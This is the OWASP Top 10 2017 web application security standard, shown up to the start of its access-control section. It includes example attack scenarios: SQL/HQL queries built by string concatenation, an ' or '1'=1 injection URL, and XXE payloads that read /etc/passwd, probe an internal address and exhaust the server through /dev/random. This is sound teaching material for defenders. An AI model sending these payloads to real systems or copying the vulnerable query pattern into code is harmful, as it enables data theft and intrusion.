



OWASP Top 10 - 2017

The Ten Most Critical Web Application Security Risks

Release



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About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications and APIs that can be trusted.

At OWASP, you'll find free and open:

- Application security tools and standards.
- Complete books on application security testing, secure code development, and secure code review.
- Presentations and [videos](#).
- [Cheat sheets](#) on many common topics.
- Standard security controls and libraries.
- [Local chapters worldwide](#).
- Cutting edge research.
- Extensive [conferences worldwide](#).
- [Mailing lists](#).

Learn more at: <https://www.owasp.org>.

All OWASP tools, documents, videos, presentations, and chapters are free and open to anyone interested in improving application security.

We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security require improvements in these areas.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, and cost-effective information about application security.

OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. OWASP produces many types of materials in a collaborative, transparent, and open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP board, chapter leaders, project leaders, and project members. We support innovative security research with grants and infrastructure.

Come join us!

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Foreword

Insecure software is undermining our financial, healthcare, defense, energy, and other critical infrastructure. As our software becomes increasingly complex, and connected, the difficulty of achieving application security increases exponentially. The rapid pace of modern software development processes makes the most common risks essential to discover and resolve quickly and accurately. We can no longer afford to tolerate relatively simple security problems like those presented in this OWASP Top 10.

A great deal of feedback was received during the creation of the OWASP Top 10 - 2017, more than for any other equivalent OWASP effort. This shows how much passion the community has for the OWASP Top 10, and thus how critical it is for OWASP to get the Top 10 right for the majority of use cases.

Although the original goal of the OWASP Top 10 project was simply to raise awareness amongst developers and managers, it has become *the* de facto application security standard.

In this release, issues and recommendations are written concisely and in a testable way to assist with the adoption of the OWASP Top 10 in application security programs. We encourage large and high performing organizations to use the [OWASP Application Security Verification Standard \(ASVS\)](#) if a true standard is required, but for most, the OWASP Top 10 is a great start on the application security journey.

We have written up a range of suggested next steps for different users of the OWASP Top 10, including [What's Next for Developers](#), [What's Next for Security Testers](#), [What's Next for Organizations](#), which is suitable for CIOs and CISOs, and [What's Next for Application Managers](#), which is suitable for application managers or anyone responsible for the lifecycle of the application.

In the long term, we encourage all software development teams and organizations to create an application security program that is compatible with your culture and technology. These programs come in all shapes and sizes. Leverage your organization's existing strengths to measure and improve your application security program using the [Software Assurance Maturity Model](#).

We hope that the OWASP Top 10 is useful to your application security efforts. Please don't hesitate to contact OWASP with your questions, comments, and ideas at our GitHub project repository:

- <https://github.com/OWASP/Top10/issues>

You can find the OWASP Top 10 project and translations here:

- <https://www.owasp.org/index.php/top10>

Lastly, we wish to thank the founding leadership of the OWASP Top 10 project, Dave Wichers and Jeff Williams, for all their efforts, and believing in us to get this finished with the community's help. Thank you!

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gígler

Project Sponsorship

Thanks to [Autodesk](#) for sponsoring the OWASP Top 10 - 2017.

Organizations and individuals that have provided vulnerability prevalence data or other assistance are listed on the [Acknowledgements page](#).

Introduction

Welcome to the OWASP Top 10 - 2017!

This major update adds several new issues, including two issues selected by the community - [A8:2017-Insecure Deserialization](#) and [A10:2017-Insufficient Logging and Monitoring](#). Two key differentiators from previous OWASP Top 10 releases are the substantial community feedback and extensive data assembled from dozens of organizations, possibly the largest amount of data ever assembled in the preparation of an application security standard. This provides us with confidence that the new OWASP Top 10 addresses the most impactful application security risks currently facing organizations.

The OWASP Top 10 - 2017 is based primarily on 40+ data submissions from firms that specialize in application security and an industry survey that was completed by over 500 individuals. This data spans vulnerabilities gathered from hundreds of organizations and over 100,000 real-world applications and APIs. The Top 10 items are selected and prioritized according to this prevalence data, in combination with consensus estimates of exploitability, detectability, and impact.

A primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most common and most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas, and provides guidance on where to go from here.

Roadmap for future activities

Don't stop at 10. There are hundreds of issues that could affect the overall security of a web application as discussed in the [OWASP Developer's Guide](#) and the [OWASP Cheat Sheet Series](#). These are essential reading for anyone developing web applications and APIs. Guidance on how to effectively find vulnerabilities in web applications and APIs is provided in the [OWASP Testing Guide](#).

Constant change. The OWASP Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable as new flaws are discovered and attack methods are refined. Please review the advice at the end of the Top 10 in What's Next For [Developers](#), [Security Testers](#), [Organizations](#), and [Application Managers](#) for more information.

Think positive. When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, the [OWASP Proactive Controls](#) project provides a starting point to help developers build security into their application and the [OWASP Application Security Verification Standard \(ASVS\)](#) is a guide for organizations and application reviewers on what to verify.

Use tools wisely. Security vulnerabilities can be quite complex and deeply buried in code. In many cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with advanced tools. Relying on tools alone provides a false sense of security and is not recommended.

Push left, right, and everywhere. Focus on making security an integral part of your culture throughout your development organization. Find out more in the [OWASP Software Assurance Maturity Model \(SAMM\)](#).

Attribution

We'd like to thank the organizations that contributed their vulnerability data to support the 2017 update. We received more than 40 responses to the call for data. For the first time, all the data contributed to a Top 10 release, and the full list of contributors is publicly available. We believe this is one of the larger, more diverse collections of vulnerability data ever publicly collected.

As there are more contributors than space here, we have created a [dedicated page](#) to recognize the contributions made. We wish to give heartfelt thanks to these organizations for being willing to be on the front lines by publicly sharing vulnerability data from their efforts. We hope this will continue to grow and encourage more organizations to do the same and possibly be seen as one of the key milestones of evidence-based security. The OWASP Top 10 would not be possible without these amazing contributions.

A big thank you to the more than 500 individuals who took the time to complete the industry ranked survey. Your voice helped determine two new additions to the Top 10. The additional comments, notes of encouragement, and criticisms were all appreciated. We know your time is valuable and we wanted to say thanks.

We would like to thank those individuals who have contributed significant constructive comments and time reviewing this update to the Top 10. As much as possible, we have listed them on the '[Acknowledgements](#)' page.

And finally, we'd like to thank in advance all the translators out there who will translate this release of the Top 10 into numerous different languages, helping to make the OWASP Top 10 more accessible to the entire planet.

What changed from 2013 to 2017?

Change has accelerated over the last four years, and the OWASP Top 10 needed to change. We've completely refactored the OWASP Top 10, revamped the methodology, utilized a new data call process, worked with the community, re-ordered our risks, re-written each risk from the ground up, and added references to frameworks and languages that are now commonly used.

Over the last few years, the fundamental technology and architecture of applications has changed significantly:

- Microservices written in node.js and Spring Boot are replacing traditional monolithic applications. Microservices come with their own security challenges including establishing trust between microservices, containers, secret management, etc. Old code never expected to be accessible from the Internet is now sitting behind an API or RESTful web service to be consumed by Single Page Applications (SPAs) and mobile applications. Architectural assumptions by the code, such as trusted callers, are no longer valid.
- Single page applications, written in JavaScript frameworks such as Angular and React, allow the creation of highly modular feature-rich front ends. Client-side functionality that has traditionally been delivered server-side brings its own security challenges.
- JavaScript is now the primary language of the web with node.js running server side and modern web frameworks such as Bootstrap, Electron, Angular, and React running on the client.

New issues, supported by data:

- [A4:2017-XML External Entities \(XXE\)](#) is a new category primarily supported by [source code analysis security testing tools](#) (SAST) data sets.

New issues, supported by the community:

We asked the community to provide insight into two forward looking weakness categories. After over 500 peer submissions, and removing issues that were already supported by data (such as Sensitive Data Exposure and XXE), the two new issues are:

- [A8:2017-Insecure Deserialization](#), which permits remote code execution or sensitive object manipulation on affected platforms.
- [A10:2017-Insufficient Logging and Monitoring](#), the lack of which can prevent or significantly delay malicious activity and breach detection, incident response, and digital forensics.


Merged or retired, but not forgotten:

- **A4-Insecure Direct Object References** and **A7-Missing Function Level Access Control** merged into [A5:2017-Broken Access Control](#).
- **A8-Cross-Site Request Forgery (CSRF)**, as many frameworks include [CSRF defenses](#), it was found in only 5% of applications.
- **A10-Unvalidated Redirects and Forwards**, while found in approximately 8% of applications, it was edged out overall by XXE.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes these paths are trivial to find and exploit, and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine your overall risk.

What's My Risk?

The [OWASP Top 10](#) focuses on identifying the most serious web application security risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the [OWASP Risk Rating Methodology](#).

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Application Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

In this edition, we have updated the risk rating system to assist in calculating the likelihood and impact of any given risk. For more details, please see [Note About Risks](#).

Each organization is unique, and so are the threat actors for that organization, their goals, and the impact of any breach. If a public interest organization uses a content management system (CMS) for public information and a health system uses that same exact CMS for sensitive health records, the threat actors and business impacts can be very different for the same software. It is critical to understand the risk to your organization based on applicable threat agents and business impacts.

Where possible, the names of the risks in the Top 10 are aligned with [Common Weakness Enumeration](#) (CWE) weaknesses to promote generally accepted naming conventions and to reduce confusion.

References

OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

External

- [ISO 31000: Risk Management Std](#)
- [ISO 27001: ISMS](#)
- [NIST Cyber Framework \(US\)](#)
- [ASD Strategic Mitigations \(AU\)](#)
- [NIST CVSS 3.0](#)
- [Microsoft Threat Modelling Tool](#)

**A1:2017-
Injection**

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

**A2:2017-Broken
Authentication**

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

**A3:2017-
Sensitive Data
Exposure**

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

**A4:2017-XML
External
Entities (XXE)**

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

**A5:2017-Broken
Access Control**

Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

**A6:2017-Security
Misconfiguration**

Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

**A7:2017-
Cross-Site
Scripting (XSS)**

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

**A8:2017-
Insecure
Deserialization**





Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

**A9:2017-Using
Components
with Known
Vulnerabilities**

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

**A10:2017-
Insufficient
Logging &
Monitoring**

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

							
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?		
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.			

Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs. Organizations can include static source ([SAST](#)) and dynamic application test ([DAST](#)) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

How to Prevent

Preventing injection requires keeping data separate from commands and queries.

- The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).
Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
Note: SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following [vulnerable](#) SQL call:

```
String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + "";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query hqlQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' or '1'=1. For example:

```
http://example.com/app/accountView?id=' or '1'=1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

References


OWASP

- [OWASP Proactive Controls: Parameterize Queries](#)
- [OWASP ASVS: V5 Input Validation and Encoding](#)
- [OWASP Testing Guide: SQL Injection, Command Injection, ORM injection](#)
- [OWASP Cheat Sheet: Injection Prevention](#)
- [OWASP Cheat Sheet: SQL Injection Prevention](#)
- [OWASP Cheat Sheet: Injection Prevention in Java](#)
- [OWASP Cheat Sheet: Query Parameterization](#)
- [OWASP Automated Threats to Web Applications – OAT-014](#)

External

- [CWE-77: Command Injection](#)
- [CWE-89: SQL Injection](#)
- [CWE-564: Hibernate Injection](#)
- [CWE-917: Expression Language Injection](#)
- [PortSwigger: Server-side template injection](#)

Broken Authentication



Is the Application Vulnerable?

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks.

There may be authentication weaknesses if the application:

- Permits automated attacks such as [credential stuffing](#), where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords (see [A3:2017-Sensitive Data Exposure](#)).
- Has missing or ineffective multi-factor authentication.
- Exposes Session IDs in the URL (e.g., URL rewriting).
- Does not rotate Session IDs after successful login.
- Does not properly invalidate Session IDs. User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

Example Attack Scenarios

Scenario #1: [Credential stuffing](#), the use of [lists of known passwords](#), is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

How to Prevent

- Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak-password checks, such as testing new or changed passwords against a list of the [top 10000 worst passwords](#).
- Align password length, complexity and rotation policies with [NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets](#) or other modern, evidence based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.

References





OWASP

- [OWASP Proactive Controls: Implement Identity and Authentication Controls](#)
- [OWASP ASVS: V2 Authentication, V3 Session Management](#)
- [OWASP Testing Guide: Identity, Authentication](#)
- [OWASP Cheat Sheet: Authentication](#)
- [OWASP Cheat Sheet: Credential Stuffing](#)
- [OWASP Cheat Sheet: Forgot Password](#)
- [OWASP Cheat Sheet: Session Management](#)
- [OWASP Automated Threats Handbook](#)

External

- [NIST 800-63b: 5.1.1 Memorized Secrets](#)
- [CWE-287: Improper Authentication](#)
- [CWE-384: Session Fixation](#)

Sensitive Data Exposure

   					
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?
Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs).		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	

Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. EU's General Data Protection Regulation (GDPR), or regulations, e.g. financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, and FTP. External internet traffic is especially dangerous. Verify all internal traffic e.g. between load balancers, web servers, or back-end systems.
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?
- Does the user agent (e.g. app, mail client) not verify if the received server certificate is valid?

See ASVS [Crypto \(V7\)](#), [Data Prot \(V9\)](#) and [SSL/TLS \(V10\)](#)

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

How to Prevent

Do the following, at a minimum, and consult the references:

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Apply controls as per the classification.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security ([HSTS](#)).
- Disable caching for responses that contain sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as [Argon2](#), [scrypt](#), [bcrypt](#), or [PBKDF2](#).
- Verify independently the effectiveness of configuration and settings.

References





OWASP

- [OWASP Proactive Controls: Protect Data](#)
- OWASP Application Security Verification Standard ([V7.9.10](#))
- [OWASP Cheat Sheet: Transport Layer Protection](#)
- [OWASP Cheat Sheet: User Privacy Protection](#)
- [OWASP Cheat Sheets: Password and Cryptographic Storage](#)
- [OWASP Security Headers Project; Cheat Sheet: HSTS](#)
- [OWASP Testing Guide: Testing for weak cryptography](#)

External

- [CWE-220: Exposure of sens. information through data queries](#)
- [CWE-310: Cryptographic Issues](#); [CWE-311: Missing Encryption](#)
- [CWE-312: Cleartext Storage of Sensitive Information](#)
- [CWE-319: Cleartext Transmission of Sensitive Information](#)
- [CWE-326: Weak Encryption](#); [CWE-327: Broken/Risky Crypto](#)
- [CWE-359: Exposure of Private Information \(Privacy Violation\)](#)

XML External Entities (XXE)

 Threat Agents		 Attack Vectors		 Security Weakness		 Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 3	Technical: 3	Business ?		
Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations.		By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. SAST tools can discover this issue by inspecting dependencies and configuration. DAST tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017.			These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. The business impact depends on the protection needs of all affected application and data.		

Is the Application Vulnerable?

Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:

- The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
- Any of the XML processors in the application or SOAP based web services has [document type definitions \(DTDs\)](#) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the [OWASP Cheat Sheet 'XXE Prevention'](#).
- If your application uses SAML for identity processing within federated security or single sign on (SSO) purposes. SAML uses XML for identity assertions, and may be vulnerable.
- If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.
- Being vulnerable to XXE attacks likely means that the application is vulnerable to denial of service attacks including the Billion Laughs attack.

How to Prevent

Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:

- Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the [OWASP Cheat Sheet 'XXE Prevention'](#).
- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- [SAST](#) tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

References





OWASP

- [OWASP Application Security Verification Standard](#)
- [OWASP Testing Guide: Testing for XML Injection](#)
- [OWASP XXE Vulnerability](#)
- [OWASP Cheat Sheet: XXE Prevention](#)
- [OWASP Cheat Sheet: XML Security](#)

External

- [CWE-611: Improper Restriction of XXE](#)
- [Billion Laughs Attack](#)
- [SAML Security XML External Entity Attack](#)
- [Detecting and exploiting XXE in SAML Interfaces](#)

Broken Access Control

 Threat Agents		 Attack Vectors		 Security Weakness		 Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 2	Technical: 3	Business ?		
